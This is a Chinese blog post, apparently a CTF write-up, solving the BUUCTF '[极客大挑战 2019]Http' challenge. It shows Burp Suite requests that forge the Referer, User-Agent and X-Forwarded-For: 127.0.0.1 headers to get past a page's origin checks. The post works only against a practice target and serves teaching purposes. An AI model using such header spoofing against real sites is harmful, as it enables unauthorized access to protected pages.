

原创

[m0_62094846](#) 于 2021-10-29 21:43:46 发布 33 收藏 1

文章标签: [http](#) [网络协议](#) [网络](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_62094846/article/details/121042942

版权

题目 解题快手榜

[极客大挑战 2019]Http

1

靶机信息

剩余时间: 8687s

node4.buuoj.cn:25894


销毁靶机

靶机续期

已解锁

Flag


提交




是个没什么有用信息的网页，看看源代码



看到可以使用的信息，Secret.php，点开后



用Sycsecret.buojj.cn这个网址，会打开一个网站，试过很多方式，但就是解不开




注册登录后



算了，还是看回之前的网站



这句话是要让这个命令来自以上网址，那就可以想到修改Referer



browser中文是浏览器，但没有Syclover这个浏览器，可能就要伪造了

User-Agent（用户代理）字符串是Web浏览器用于声明自身型号版本并随HTTP请求发送给Web服务器的字符串，在Web服务器上可以获取到该字符串。

如上，可以用User-Agent修改浏览器来源

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 5 x 7 x 8 x ...

Send Cancel < >

Target: http://node4.buwoj.cn:25894

Request

```
1 GET /Secret.php HTTP/1.1
2 Host: node4.buwoj.cn:25894
3 Referer: https://Sycsecret.buwoj.cn
4 User-Agent: SycLover
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Cookie: UM_distinctid=17c1343da01131-028c790c556a018-4c3e2778-144000-17c1343da02121
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0
13
14
```

Response

Inspector

Done

返回信息“只能本地读”，本地，可能要我们设置IP地址

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 5 x 7 x 8 x ...

Send Cancel < >

Target: http://node4.buwoj.cn:25894

Request

```
1 GET /Secret.php HTTP/1.1
2 Host: node4.buwoj.cn:25894
3 Referer: https://Sycsecret.buwoj.cn
4 User-Agent: SycLover
5 X-Forwarded-For: 127.0.0.1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
9 Accept-Encoding: gzip, deflate
10 Connection: close
11 Cookie: UM_distinctid=17c1343da01131-028c790c556a018-4c3e2778-144000-17c1343da02121
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15
```

Response

Inspector

Done

